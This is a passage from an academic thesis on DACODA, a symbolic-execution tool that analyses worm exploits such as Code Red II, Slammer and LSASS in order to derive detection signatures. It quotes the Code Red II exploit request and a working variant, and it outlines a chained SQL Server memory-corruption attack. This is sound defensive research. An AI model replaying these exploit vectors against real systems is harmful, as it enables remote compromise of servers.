Strong, explicit equality predicates are discovered when a CMP, CMPS, SCAS, or TEST instruction is followed by any instruction that checks the Zero Flag (ZF) and ZF indicates equality. Examples are conditional equality jumps such as JE, conditional moves, or "REP SCAS".	cmp edx,[ESI]
	
	je 7123abcd
		ZFLAG.left = MakeNewQuadRegister(INDEXOFEDX);
		ZFLAG.right = MakeNewQuadMem(esi);
		if ((ZFLAG.right != NULL) &&
		(ZFLAG.left == NULL)) ZFLAG.left = new Constant(edx);
		if ((ZFLAG.left != NULL) &&
		(ZFLAG.right == NULL)) ZFLAG.right = new Constant([esi]);
		
		P = new Predicate("EQUAL", ZFLAG.Left, ZFLAG.Right);
		if (ZF == 1 && ((ZFLAG.Left != NULL) || (ZFLAG.Right != NULL)))
		AddToListOfKnownPredicates(P);

Operations such as ADDs, other arithmetic operations, bit shifts, or logical bit operations simply create a new Operation expression which can be written into the slot for QuadExpressions and will be encapsulated as a QuadExpression the next time it is read. The same applies to DoubleExpressions, and 8-bit operations are straightforward.	add eax,[EBX]
	
	shr eax,3
	
	mov [ECX],eax
		WriteQuadRegister(INDEXOFEAX, new Operation(
		"ADD", MakeNewQuadRegister(INDEXOFEAX),
		MakeNewQuadMem(ebx));
		
		WriteQuadRegister(INDEXOFEAX, new Operation(
		"SHR", MakeNewQuadRegister(INDEXOFEAX),
		new Constant(3));
		
		WriteQuadMem(ecx,
		MakeNewQuadRegister(INDEXOFEAX));

Table 4.2: **Special Rules and Example Instructions.**

packet is labeled with a unique integer. Reading the packet off the Ethernet is the last chance to see all bytes of the packet intact and in order, because the NE2000 driver often reads parts of packets out of order.

During its lifetime this labeled data will be stored in the NE2000 device's memory pages, read into the processor through port I/O, and moved and used in computation by various kernel- and user-space threads and processes. DACODA will track the data through all of this and discover equality predicates every time the labeled data or a symbolic expression is explicitly used in a conditional control flow transfer. Symbolic execution occurs in real-time so that when an oracle (Minos in the current implementation) determines that control flow has been hijacked, DACODA simply summarizes the results of its analysis.

As an example, suppose a byte of network traffic is labeled with "`Label 1832`" when it is read from the Ethernet card. This label will follow the byte through the NE2000 device into the processor where the kernel reads it into a buffer. Suppose the kernel copies this byte into user space and a user process moves it into the AL register, adds the integer 4 to it, and makes a control flow transfer predicated on the result being equal to 10.

```
mov     al,[AddressWithLabel1832]
     ; AL.expr <- (Label 1832)
add     al,4
     ; AL.expr <- (ADD AL.expr 4)
     ; /* AL.expr == (ADD (LABEL 1832) 4) */
cmp     al,10
     ; ZFLAG.left <- AL.expr
     ; /* ZFLAG.left == (ADD (Label 1832) 4) */
     ; ZFLAG.right <- 10
je      JumpTargetIfEqualToTen
     ; P <- new Predicate(EQUAL ZFLAG.left ZFLAG.right)
     ; /* P == (EQUAL (ADD (Label 1832) 4) 10) */
     ; if (ZF == 1) AddToSetOfKnownPredicates(P);
     ; /* Discover predicate if equality branch taken */
```

This illustrates how DACODA will discover the predicate (in prefix notation), "`(EQUAL (ADD (Label 1832) 4) 10)`". This predicate from the range of ϵ can be used to infer a predicate about the row space of ϵ: that the byte that was labeled with "`Label 1832`" is equal to 6.

For 16- or 32-bit operations DACODA concatenates the labels for two or four bytes into

a *DoubleExpression* or a *QuadExpression*, respectively. We define a *strong, explicit equality predicate* to be an equality predicate that is exposed because of an explicit check for equality. Thus a comparison of an unsigned integer that yields the predicate that the integer is less than 1 is not explicit and will not be discovered by DACODA (though it implies that this integer is equal to 0).

DACODA also discovers equality predicates when a labeled byte or symbolic expression is used as a jump or call target, which is common in code compiled for C switch statements and is how DACODA is able to detect important predicates such as the first data byte in the UDP packet of the Slammer worm, "`0x04`", the only real signature this attack has. When a symbolic expression is used in an address for an 8- or 16-bit load or store operation the address becomes part of the symbolic expression of the value loaded or stored (a *Lookup* expression is created which encapsulates both the value and the address used to load or store it). This type of information flow is important for tracking operations such as the ASCII to UNICODE conversion of Code Red II.

There are six kinds of expressions: *Labels*, *Constants*, *DoubleExpressions*, *QuadExpressions*, *Lookups*, and *Operations*. Every byte of the main physical memory, the general purpose registers, and the NE2000 card's memory are associated with an expression, which can be NULL. The Zero Flag (ZF) is used by the Pentium for indicating equality or inequality. We associate two expressions with ZF, left and right, to store the expressions for the last two data that were compared. ZF can also be set by various arithmetic instructions but only explicit comparison instructions set the left and right pointers in our implementation. These pointers become an equality predicate if *any* instruction subsequently checks ZF and finds it to be set.

Table 4.2 summarizes all of the various rules about how DACODA propagates expressions and discovers predicates. Table 4.1 shows how QuadExpressions are handled. A more straightforward way to handle QuadExpressions would be to place a pointer to the QuadExpression into all four bytes' expressions for that 32-bit word and let the index of each byte determine which of the four bytes in the QuadExpression it should reference, which is how DoubleExpressions are handled. For QuadExpressions, however, this causes numerous performance and memory consumption problems. The scheme in Table 4.1 is more efficient but may drop some information if, for example, a QuadExpression is written to a register, then a labeled byte is written into a higher order byte of that register, and then the QuadExpression is read from the register. From our experience such cases should be extremely rare, and it would be relatively straightforward to fix but Table 4.1 is the

Exploit	OS	Port(s)	Class	bid[181]	Vulnerability Discovery
LSASS (Sasser)	Windows XP	445 TCP	Buffer Overfbw	10108	eEye
DCOM RPC (Blaster)	Windows XP	135 TCP	Buffer Overfbw	8205	Last Stage of Delirium
Workstation Serv.	Windows XP	445 TCP	Buffer Overfbw	9011	eEye
RPCSS	Windows Whistler	135 TCP	Buffer Overfbw	8459	eEye
Slammer	Windows Whistler	1434 UDP	Buffer Overfbw	5311	David Litchfi eld
SQL Auth.	Windows Whistler	1433 TCP	Buffer Overfbw	5411	Dave Aitel
Zotob	Windows 2000	445 TCP	Buffer Overfbw	14513	Neel Mehta
Code Red II	Windows Whistler	80 TCP	Buffer Overfbw	2880	eEye
wu-ftpd Form. Str.	RedHat Linux 6.2	21 TCP	Format String	1387	tf8
rpc.statd (Ramen)	RedHat Linux 6.2	111 & 918	Format String	1480	Daniel Jacobiwitz
innd	RedHat Linux 6.2	119 TCP	Buffer Overfbw	1316	Michael Zalewski
Scalper	OpenBSD 3.1	80 TCP	Integer Overfbw	5033	N. Mehta, M. Litchfi eld
ntpd	FreeBSD 4.2	123 TCP	Buffer Overfbw	2540	Przemyslaw Frasunek
Turkey ftpd	FreeBSD 4.2	21 TCP	Off-by-one B.O.	2124	Scrippie

Table 4.3: **Exploits Analyzed by DACODA.**

Exploit Name	Total Predicates	Kernel-space Predicates	User-space Predicates	Processes Involved	Multiple Threads
LSASS	305	223	82	SYSTEM and lsass.exe	Yes
DCOM RPC	120	0	120	svchost.exe	Yes
Workstation Service	286	181	105	SYSTEM, svchost.exe, ??, ??, and lsass.exe	Yes
RPCSS	38	2	36	SYSTEM and svchost.exe	Yes
SQL Name Res. (Slammer)	1	0	1	SQL Server	Yes
SQL Authentication	7	0	7	SQL Server	Yes
Zotob	271	177	94	SYSTEM, services.exe, and ??	Yes
IIS (Code Red II)	107	0	107	IIS Web Server	No
wu-ftpd Format String	2288	0	2288	wu-ftpd	No
rpc.statd	44	0	44	portmap and rpc.statd	No
innd	329	41	288	innd and nnrpd	No
Apache Chunk Handling	3499	4	3495	httpd	No
ntpd	17	0	17	ntpd	No
Turkey	347	98	249	ftpd	No

Table 4.4: **Where exploits are discovered.**

implementation used to generate the results in Section 4.5.

4.5 Exploits Analyzed by DACODA

This section will summarize the results produced by DACODA, detail Code Red II as a concrete example, and then enumerate complexities, challenges, and facts worth noting about the exploits analyzed. We adopt the idea of tokens from Polygraph [111] and consider a byte to be tokenizable if DACODA discovers some strong, explicit equality predicate about it.

Exploit Name	Longest Token	Token length histogram as "Number(Size in bytes)"
LSASS	36	1(36),1(34),3(18),2(14),1(12),5(9),5(8),2(5),15(4),2(3),39(2),19(1)
DCOM RPC	92	1(92),1(40),1(20),2(18),1(14),5(8),15(4),2(3),13(2),8(1)
Workstation Service	23	1(23),5(18),1(16),2(14),1(12),4(10),8(8),1(6),5(5),8(4),1(3),42(2),22(1)
RPCSS	18	2(18),2(8),5(4),9(2),8(1)
SQL Name Res. (Slammer)	1	1(1)
SQL Authentication	4	3(4),3(1)
Zotob	36	1(36),1(34),2(18),1(16),1(14),1(12),2(8),3(5),11(4),2(3),32(2),6(1)
IIS (Code Red II)	17	1(17),3(5),23(2),1(1)
wu-ftpd Format String	283	4(283),4(119),4(11),1(10),1(9),1(6),4(5),3(4),4(3),10(2),41(1)
rpc.statd	16	2(16),1(8),2(4),10(2),13(1)
innd	27	1(27),1(21),1(13),1(11),2(10),2(9),2(6),6(5),9(4),12(3)
Apache Chunk Handling	32	1(32),24(13),23(11),1(8),1(6),2(5),1(3),3(2),3(1)
ntpd	8	1(8),2(4),2(2)
Turkey	21	2(21),1(12),2(6),6(5),16(4),23(2),14(1)

Table 4.5: **Signature Tokens.**

4.5.1 Summary

Table 4.3 summarizes the exploits that DACODA has analyzed. All of the Windows exploits except one (SQL Authentication) were actual attacks or worms from the Internet to DACODA honeypots, while all others were performed by the authors. Identifying the packets involved in each attack was done manually by inspection of the dumped network traffic. Since all packets for each attack were either UDP or TCP we used a summary algorithm that used knowledge of these protocols so that the results could remain more intuitive by not including predicates about the transport layer protocol header, unless they also include labeled bytes from a data field (such as what happens in reverse DNS lookups).

When DACODA discovers a predicate, the Current Privilege Level (CPL) of the processor is checked to determine whether the predicate is discovered while running kernel-space code or while running user-space code. These results are presented in Table 4.4. The CR3 register in the Pentium is used to index the base of the page table of the current task and is therefore a satisfactory replacement for a process ID (PID). Table 4.4 also shows the results generated by DACODA as to how many different processes are involved in predicate discovery and are therefore an integral part of understanding the attack. This table includes not only conventional processes but also processes that run only in kernel space such as the Windows SYSTEM process.

Table 4.5 summarizes the results from preliminary, naive signature generation using DACODA. Note that we make no strong claims as to DACODA's completeness because it is possible

that a byte may have a strong equality predicate that is not due to an explicit check for equality. It is also possible that tokens discovered by DACODA are not really invariant for various reasons described later in this section. Also, multiple bytes may be involved with a single predicate and a single byte may be involved with multiple predicates, so there is not a one-to-one relationship between bytes and predicates. Surprisingly, some predicates are repeated such as the "`GET`" token from Code Red II which is checked four times in four different places by the IIS web server. The numbers for predicates and tokens are provided here as an approximation to get a sense of the design space and may vary slightly from the true invariant signatures for these exploits. The format for Table 4.5 is such that "`3(18)`" means that there are three tokens that are 18 bytes in length.

Validation of the results was done, to the extent possible, by comparing the results to our knowledge of the exploits and the protocols involved.

4.5.2 Code Red II as a Concrete Example

The UNICODE encoding of the bogus Structured Exception Handling pointer and payload are captured by DACODA's symbolic expressions, as is the fact that the row spaces and ranges of ϵ, γ, and π are not disjoint sets of bytes. DACODA also shows that the exploit vector permits a great deal of polymorphism.

The exploit vector for Code Red II is a GET request:

```
GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3
%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00
%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0\x0d\n.
```

DACODA discovers strong equality predicates for the tokens "`GET\x20/`", "`.ida?`", the UNICODE tokens "`%u`", spaces, new line characters, and "`%u00=a\x20,HTTP/1.0\x0d\n`". Only a single "`%u`" is necessary to cause ASCII to UNICODE conversion and overflow the buffer. The "`.ida`" file can have any filename, real or not, and can also end with "`.idq`". Thus the following is a valid exploit vector for the same

vulnerability:

```
GET /notarealfile.idq?UOIRJVFJWPOIVNBUNIVUWIF
OJIVNNZCIVIVIGJBMOMKRNVEWIFUVNVGFWERIOUNVUNWI
UNFOWIFGITTOOWENVJSNVSFDVIRJGOGTNGTOWGTFGPGLK
JFGOIRWTPOIREPTOEIGPOEWKFVVNKFVVSDNVFDSFNKVFK
GTRPOPOGOPIRWOIRNNMSKVFPOSVODIOREOITIGTNJGTBN
VNFDFKLVSPOERFROGDFGKDFGGOTDNKPRJNJIDH%u1234D
SPPOITEBFBWEJFBHREWJFHFRG=bla HTTP/1.0\x0d\n.
```

Though it contains no real bogus control data or payload, it will cause the bogus control fbw transfer to occur (from the return pointer, not the SEH pointer in this case). The current DACODA implementation treats all operations as uninterpreted functions so there is one spurious tokenization for this exploit, the one that includes "`00=a`", which should be just "`=`". This is because the "`=`" character is located by bit shifts instead of direct addressing, and DACODA cannot determine that the other three characters are dropped before the explicit equality check without semantic information about the bit shifts. This is the only example of such a problem with uninterpreted functions we discovered.

4.5.3 Complexities and Challenges

This section discusses some of the facts that must be taken into account when designing an automated worm analysis technique for deriving protection for an unknown vulnerability from a zero-day polymorphic and metamorphic worm exploit.

Processing of Network Data in the Kernel

The most salient feature of the LSASS exploit is the amount of protocol that the attack must traverse through in the kernel itself before it even is able to reach the vulnerable process, *lsass.exe*, through the named pipe "`\\PIPE\lsarpc`". For a step-by-step explanation of the LSASS exploit see the eEye advisory [176]. The Windows kernel space contains a great deal of executable code that handles network traffi c including Transport Device Interfaces (TDIs), Remote Procedure Calls (RPC), Ancillary Function Driver File System Drivers (AFD FSDs), Named Pipe FSDs, Mailslot FSDs, NetBIOS emulation drivers, and more [128]. Today, even HTTP requests are being processed in the kernel space with a network driver contained in IIS 6.0 [8]. Thus attack analysis must include the kernel.

Furthermore, it is not necessary for a remote exploit to ever involve a user-space process. A remote memory corruption vulnerability in the kernel may allow an attacker to execute arbitrary code directly in "`CPL==0`" (the kernel space). Such an exploit is described by Barnaby Jack [8] that exploits a kernel-space buffer overflow in a popular firewall program. Microsoft recently released an advisory describing a heap corruption vulnerability in the kernel-space SMB driver that could allow remote code execution [178, MS05-027]. Linux and BSD do much less processing of network data in kernel space but are nonetheless susceptible to the same problem [181, bid 11695].

Multiple Processes Involved

The rpc.statd exploit is interesting because it is possible that the vulnerable service, *rpc.statd*, may be listening on a different port for every vulnerable host. This is only probable if the different vulnerable hosts are running different operating system distributions. Nonetheless, the initial connection to *portmap* to find the *rpc.statd* service is an important part of the exploit to analyze.

The innd exploit works by posting a news message to a newsgroup, in this case "`test`", and then canceling that message by posting a cancellation message to the group called "`control`". The buffer overflow occurs when a log message is generated by the *nnrpd* service, which is invoked by the *innd* process, because the e-mail address of the original posting is longer than the buffer reserved for it. In this particular exploit the entire exploit is carried out through a single TCP connection, but it is possible that the attacker could upload the payload and bogus return pointer onto the vulnerable host's hard drive using one TCP connection from one remote host and then invoke the buffer overflow via a different TCP connection coming from a different remote host.

Multithreading and Multiple Ports

In addition to multi-stage attacks like the innd exploit, many Windows services are multithreaded and listen on multiple ports. The SQL Server is multithreaded and listens on ports 1434 UDP and 1433 TCP. The DCOM RPC, Workstation Service, RPCSS, and Zotob exploits have the same property. The Windows Security Bulletin for the LSASS buffer overflow [178, MS04-011] recommends blocking UDP ports 135, 137, 138, and 445, and TCP ports 135, 139, 445, and 593;

plus, the *lsass.exe* process is multithreaded meaning that, for example, the payload and the exploit could be introduced into the process' address space simultaneously through two different connections on two different ports. Most exploits allow some form of arbitrary memory corruption such as writing an arbitrary value to an arbitrary location or writing a predictable value to an arbitrary location. Even simple stack-based buffer overfbws can have this property, like the RPC DCOM exploit or the Slammer exploit. In Slammer, a certain word just beyond the bogus return pointer can point to any writable address where the value 0 is written just before the bogus control fbw transfer occurs.

Any open TCP port 1433 connection can be turned into what appears to be a port 1433 buffer overfbw by exploiting the name resolution vulnerability (used by Slammer) on UDP port 1434 and using the "write the value zero to any writable location" primitive. Such an attack would open enough port 1433 TCP connections to tie up all but one thread of the SQL server, load a bogus stack frame complete with executable payload on one connection, and load fake junk to all of the others. The stacks for these threads could be held in a suspended state by not closing the TCP connections.

Then through UDP port 1434 the attacker would send SQL name resolution exploits that only overwrote the return pointer with its original value but, more importantly, changed the address where the value 0 is written to point to each successive stack. A well placed zero that overwrites the least signifi cant byte of a base pointer on a stack enables linking in a bogus stack frame (this is how the Turkey exploit works). Then by closing the port 1433 TCP connection with the exploit code in it, the stack is unwound until the bogus stack frame hijacks control fbw. Because the incoming 0 would not be labeled, and because the row spaces of γ and π would have been mapped from packets for TCP port 1433, it would be easy for DACODA-based analysis to assume that there had been a buffer overfbw on port 1433. Fortunately, DACODA records when labeled data is used as addresses so the connection with UDP port 1434 could be identifi ed.

Side Channels

The innd exploit shares something in common with both of the ftp exploits presented here in that the process being attacked does a reverse DNS entry lookup on the IP address of the attacker. It is not clear whether DACODA should include this in the analysis of the attack or not

because the attacker could use their DNS name to inject part of the attack into the address space of the vulnerable process but typically will not do so. For all results presented in this chapter the DNS traffic is included in the analysis.

Also, parts of the UDP header for Slammer, the source IP address and port, are present in the address space when the bogus control flow transfer occurs. Thus not all of the various parts of an attack can be found in the data fields of TCP and UDP packets; they may come from the packet headers as well.

Encodings and Encryption

The various ASN.1 vulnerabilities found in Microsoft Windows over the past two years [181, bids 9633, 9635, 9743, 10118, 13300], none of which were tested with DACODA, are exposed through several services. They can be exploited through Kerberos on UDP port 88, SSL on TCP port 443, or NTLMv2 authentication on TCP ports 135, 139, or 445. The malicious exploit and code can be encoded or encrypted with Kerberos, SSL, IPSec, or Base64 encoding (on top of the malicious ASN.1 encoding) [181, bid 9635]. A more advanced exploit for this vulnerability could encrypt most of ϵ, and all of γ and π, and the decryption would be performed by the vulnerable host. The fact that not many vulnerabilities have this property should not be taken to mean that it will be a rare property for zero-day vulnerabilities. Zero-day vulnerabilities will be found in the places that attackers look for them.

Encodings or encryptions of ϵ and γ that are decoded or decrypted by protocol implemented on the machine being attacked are only a challenge for DACODA if the symbolic expressions become too large to handle efficiently or too complex to be useful. In either case DACODA reports this fact, so that a different response than content filtering can be mounted. When symbolic expressions exceed a certain size they become idempotent expressions that denote that a large symbolic expression has been dropped.

Undesirable Predicates

The *wu-ftpd* format string attack helps illustrate what future work is needed before DACODA can consistently analyze real attacks with a high degree of assurance. We used the Hannibal

attack from Crandall and Chong [37] where the major portion of the format string is of the form, "`%9f%9f%9f%9f%9f...`". DACODA should, and does, discover predicates for "`%`" and "`f`" but should not discover a strong equality predicate for "`9`" because the format string attack could take the form "`%11f%4f%132f...`".

The *_IO_default_xsputn()* function from glibc sets a variable to 0 and increments that variable for every character printed. When it is done printing the floating point number it subtracts this count from the value 9 calculated by taking the ASCII value 0x39 for "`9`" and subtracting 0x30 (basically, although, as is often the case, reverse engineering by DACODA reveals the actual decoding implementation to be much more convoluted). If this value is equal to zero a strong, explicit equality predicate is discovered by DACODA and the *_IO_default_xsputn()* function moves on (The *__printf_fp()* function does a similar check on the same byte so two predicates are actually discovered). Otherwise the difference is used as the number of trailing zeroes to print and DACODA discovers no predicate. This causes DACODA to discover strong equality predicates for that individual "`9`" if and only if the value on the stack being eaten, which for all practical purposes is random, consumes 9 characters when interpreted as a floating point number without trailing zeroes. The long tokens discovered for the wu-ftpd format string attack in Table 4.5 are not a good signature but rather represent the fact that a long sequence of data words on the stack require 9 characters to be printed as floating points (including the leading space).

In the Apache exploit the chunked encoding tokens can use any character allowed by the chunked encoding portion of the HTTP protocol, but DACODA discovers predicates because whatever character is used is converted to lower case and compared with a whole array of characters until it is found.

For the innd exploit DACODA generates a token "`test`" as these letters are individually checked against a *d_entry* in the directory containing the various newsgroups on that news server. This token is discovered in the kernel space in the function *d_lookup()*. The "`test`" newsgroup is guaranteed to be there but there is no requirement that the attacker post the original message to this group. The attacker might first log into the news server to request a list of newsgroups on that server and choose a different group every time. Thus the token "`test`" generated by DACODA is not guaranteed to be in every exploit for this vulnerability.

One interesting behavior of the Turkey exploit is that it creates several files or directories

with long filenames and then uses these files or directories in some way. This would cause DACODA to discover very long tokens for these filenames (equality between the file name used for creation and the file name used for accessing), except that we added a heuristic that DACODA does not include strong, explicit equality predicates between two labeled symbolic expressions that are both from the attacker.

Lack of a Good Signature for Some Exploits

It is difficult to generalize to a signature for a vulnerability when there is not even a good signature for the exploit. For Slammer the only byte string signature not susceptible to simple polymorphic techniques is the first byte in the UDP packet, "`0x04`". This byte is common to all SQL name resolution requests. The bogus return pointer also has to be a valid register spring and another pointer must point to any writable memory location, but these are not strong predicates. The SQL authentication exploit does not offer much in terms of a signature, either.

The Apache chunk handling exploit, like the wu-ftpd format string exploit, has erroneous predicates in Table 4.5. This means that all of the tokens with four bytes or more, except the chunked encoding token, are actually not invariant, leaving mostly dots, slashes, dashes, and the new line character, all of which are not uncommon in HTTP traffic. This does not offer a very good invariant signature for content filtering; only the token "`\x0d\nTransfer-Encoding:\x20chunked\x0d\n\x0d\n`" which would block a valid portion of the HTTP protocol. In the ntpd exploit both 4-byte tokens are "`\x00\x00\x00\x00`" which is not uncommon content on any port. The longest token, 8 bytes long, is "`stratum=`" which probably is not uncommon for traffic on UDP port 123.

We did not test any ASN.1 vulnerabilities, but these serve as good examples of just how polymorphic ϵ could be. The ASN.1 library length integer overflow [181, bid 9633] basically has a signature of "`\x04\x84\xFF\xFF\xFF`". The rest of ϵ in this case is identical to any NTLM request over SMB carrying an ASN.1 encoded security token. In fact, the first 445 bytes of all ASN.1 exploits through NTLM [181, bids 9633, 9635, 9743, 10118, 13300] and the Workstation Service [181, bid 9011] exploit are identical. This initial part of the exploit vector is not a good signature unless it is desired that all NTLM requests carrying ASN.1 security tokens be prevented. Furthermore, the Workstation Service results from Table 4.5 show that the longest string of invariant

bytes in this 445-byte sequence is only 23 bytes long. Two other ASN.1 vulnerabilities [181, bids 9635, 13300] have no byte string signature at all to describe them.

As far as purely network-based signature generation methods with no host context, which lack vulnerability information for generalizing observed exploits and predicting future exploits, not a lot of polymorphism is required for a worm not to be detected. Discounting the very long wu-ftpd format string and Turkey tokens which are errors, only one of the 14 exploits has a token of more than 40 bytes. The number 40 is significant since it is the minimum signature size that the first implementation of EarlyBird [140] can discover. A similar result is shown in Section 4.2 of Kim and Karp [72] where the ability to generate signatures falls dramatically when less than 32 bytes of contiguous invariant content are present, which is true for 10 of the 14 exploits in Table 4.5. Thus EarlyBird and Autograph, in their current implementations, would not be effective against polymorphic versions of between 10 and 13 of the 14 exploits analyzed in this chpater.

4.6 Poly/Metamorphism

Based on the results in the previous section, we would now like to formalize polymorphism and metamorphism in ϵ. To be more perspicuous in doing so, and also to guide future work, we describe a model to encompass complexities such as multiple processes, multithreading, and kernel processing of network data by viewing control flow hijacking attacks "from-the-architecture-up." In this way interprocess communication and context switches are viewed simply as physical data transfers in registers and memory. The *Physical Data Requires-Provides model*, or PD-Requires-Provides model, is a requires-provides model [150] for physical data transfers where the focus is on primitives, not vulnerabilities, for reasons that will be discussed in this section.

First we wish to confute the idea that there is a single user-space process that is vulnerable and the attacker opens a TCP connection directly to this process to carry out the exploit. Of the 14 exploits analyzed in Section 4.5, six involve multiple processes, five involve a significant number of predicates discovered in kernel space, and seven exploit processes that contain multiple threads and are accessible through multiple ports.

The purpose of an exploit is to move the system being attacked from its initial state to a state where control flow hijacking occurs. The series of states the attacker causes the system

to traverse from the initial state to control flow hijacking is the attack trace. The attacker causes this traversal of states by sending some set of IP packets that are projected onto the trace of the vulnerable machine as they are interpreted by the protocol implementation on that machine.

The attacker must prevent a satisfactory characterization of the worm traffic by varying bytes in the row spaces of the three projections that do not have a strong equality predicate required of them (polymorphism) or changing the mappings for each infection (metamorphism). In past work [41] we showed that there is a high degree of polymorphism and metamorphism available to the attacker for both γ and π, so we will focus here only on the subject of this chapter: ϵ.

4.6.1 What are Poly- and Metamorphism?

What do we mean when we say polymorphism and metamorphism in ϵ?

Polymorphism of ϵ

Some bytes mapped by ϵ by definition are not actually what one might think of when discussing ϵ but should be mentioned for completeness. Filler bytes that serve no other purpose than to take up space, such as the "XXXXXXX..." string of bytes in Code Red II, are usually in ϵ but have no strong equality predicate required of them. Usually their placement in ϵ is only because it is required that they are not equal to a NULL terminator or an end of line character, or that they must be printable ASCII characters.

Metamorphism of ϵ

We will discuss two kinds of metamorphism: without multithreading and with multithreading. Metamorphism is the more fundamental challenge for DACODA since DACODA is based on symbolic execution of one attack trace and metamorphism in ϵ changes the attack trace.

Without multithreading, there are multiple ways to traverse from the initial state to the control flow hijacking. The three ways of changing this trace are:

1. *Take an equivalent path*: In format string attacks "%x" and "%u" take different paths but converge so for practical purposes the traces are the same. A couple of examples from the

Code Red II exploit are "`.ida`" versus "`.idq`" or the fact that the UNICODE encoding escape sequence "`%u`" can appear anywhere in the GET request between "`?`" and "`=`".

2. *Add paths that are unnecessary*: In the Hannibal attack for the wu-ftpd format string vulnerability the attacker can, after logging in but before carrying out the actual attack, use valid FTP commands that are not useful except that DACODA will discover predicates for them as they are parsed. Pipelining in HTTP 1.1 allows for similar behavior as was pointed out in Vigna et. al. [156].

3. *Changing the order*: In addition to adding paths that are not relevant to the exploit, sometimes paths relevant to the exploit can be arranged in a different order.

What we need to understand metamorphism is a partial ordering on the bytes from the range of ϵ. This partial ordering could help us determine that, for example, the Code Red II buffer overflow is not reachable except through a path in which the token "`%u`" is discovered, and that "`.ida?`" must come before this token and "`=`" must come after. It would also show that "`GET`" must be "`GET`" and not "`GTE`" or "`TEG`". For generating a signature the partial ordering will reveal which tokens are not necessary for control flow hijacking to occur, which tokens can be replaced with other tokens (this will require further analysis such as model checking), and will identify any ordering constraints on those tokens that must occur.

The requires-provides model for control flow hijacking attacks could be as simple as a control flow graph for the whole system. The problem with this is that an attacker with the ability to corrupt arbitrary memory with two threads in the same process can subvert the most basic assumptions (for example, that if a thread sets a local variable to a value it will have the same value until the thread modifies it again). We need a model that can handle multithreading, but first we need to try to understand what a vulnerability-specific signature would need to encompass. To do this we have to discuss what a vulnerability is.

4.6.2 What is a vulnerability?

What causes a sequence of network packets to be a control flow hijacking attack, the vulnerability, is very subjective. For buffer overflow exploits it is the fact that a particular field

exceeds a certain length; in the case of Slammer it is the length of the UDP packet itself, and for the Turkey exploit the allowable length is exceeded by only one byte. For double *free()* and dangling pointer exploits the exploit is usually caused because a certain token appears twice when it should appear once or is nested such as the constructed bit strings of the ASN.1 dangling pointer vulnerability [181, bid 13300]. Format string write attacks are caused by the presence of a token "%n". Integer overflows occur because a particular integer is negative.

One last example puts this problem in perspective. The Code Red II buffer overflow only occurs when at least one "%u" token is present which expands all of the ASCII characters to 2 bytes, and the "u" character as well as numbers are certainly acceptable in a normal URI. Changing a single bit in the ASCII sequence "eu1234" creates "%u1234", so the Hamming distance between a valid ASCII GET request of acceptable length and one with a single UNICODE-encoded character that causes a buffer overflow is only one bit! Furthermore, UNICODE encodings in GET requests of normal length are certainly valid within the HTTP protocol or else they would not have been implemented.

There are two ways to create a signature that covers a wide enough set of exploits to be called "vulnerability-specific." One is to add more precision to the signature and use heuristics within the signature generator to look at not only tokens but, for example, also the lengths of fields. Slammer could be stopped by dropping all UDP packets to port 1434 that exceed a certain length. Code Red II could be stopped by dropping all HTTP requests with UNICODE encodings that exceed a certain length. The problem with the Code Red II example is that it requires a lot of parsing of HTTP commands by the network content filter. This is even worse in the case of Scalper because the Apache chunk handling exploit only occurs when a particular integer is negative.

The second way to generate signatures is to relax the requirement that no portion of a valid protocol be dropped. In the Code Red II example above, we could simply drop all HTTP requests with UNICODE encodings since normal HTTP traffic typically will not use them. For Scalper we could drop all HTTP traffic with the token "\x0d\nTransfer-Encoding:\x20chunked\x0d\n\x0d\n" which will not allow any chunked encodings, and is in fact the rule that Snort [183] uses. In other words, it may be acceptable to block a valid portion of a protocol (or even an entire protocol by blocking its ports) if that portion is not often used by legitimate traffic. Most vulnerabilities are discovered in code that is

not frequently used. These coarse responses may sometimes be the most effective, but the challenge is knowing, upon capturing an exploit for an unknown vulnerability, that the protocol involved or the specific part of it where the vulnerability lies is rarely used, something that would need to be profiled over a long period of time.

The first of these alternatives leaves us "on the horns of a dilemma" [177] in terms of false positives and false negatives without a detailed semantic understanding of how the exploit works. It also is not amenable to byte string signatures, even those based on small sets of tokens, so something more semantically rich will have to be devised. This is the challenge that we hope to address in future work.

The second alternative will create a great number of false positives if the worm exploits a vulnerability that is in a part of a protocol that is used often. *This is because nearly all of the tokens in Table 4.5 are protocol framing and not related to the actual vulnerability.* Buffer overflows have been found in Microsoft libraries for both JPEG parsing [178, MS04-028] and JPEG rendering [178, MS05-038]. If a worm exploited such vulnerabilities, it would create many false positives if the worm content filtering mechanism blocked all HTTP responses containing JPEGs.

4.6.3 The PD-Requires-Provides Model

Metamorphic techniques that use arbitrary memory corruption primitives in multithreaded applications to build complex exploits require a model that views the system from the same perspective as the attacker will: the raw machine. This "from-the-architecture-up" view of the system will allow us to abstract away system details that lead to assumptions that the attacker can invalidate. This is the motivation behind the PD-Requires-Provides model.

Requirements and What They Provide

An attacker can only cause a state transition along the attack trace through the execution of a machine instruction that uses data from the range of ϵ. We will assume a Pentium processor and a sequential consistency memory model. Although the Pentium uses a processor consistency model and multiprocessing is becoming more and more common, it may be too pessimistic at this time to assume that the attacker could exploit a race condition between the memory and the write buffers of

two high speed processors. It should be noted, however, that race conditions between threads have been demonstrated to permit remote code execution [175].

Treating each machine instruction that is executed as an atomic event, we can say that to *provide* a side effect needed by the exploit there is something *required* of the inputs. A side effect the attacker would like to provide could be a write to memory, a write to a register, a write to a control flag, or a branch predicated on a control flag. It could be required that an input to the instruction be a certain value from the range of ϵ, that the address used to load an input be from the range of ϵ, or that a control flag have been predicated on a comparison of data from the range of ϵ (providing a write to the program counter EIP).

Slammer Example

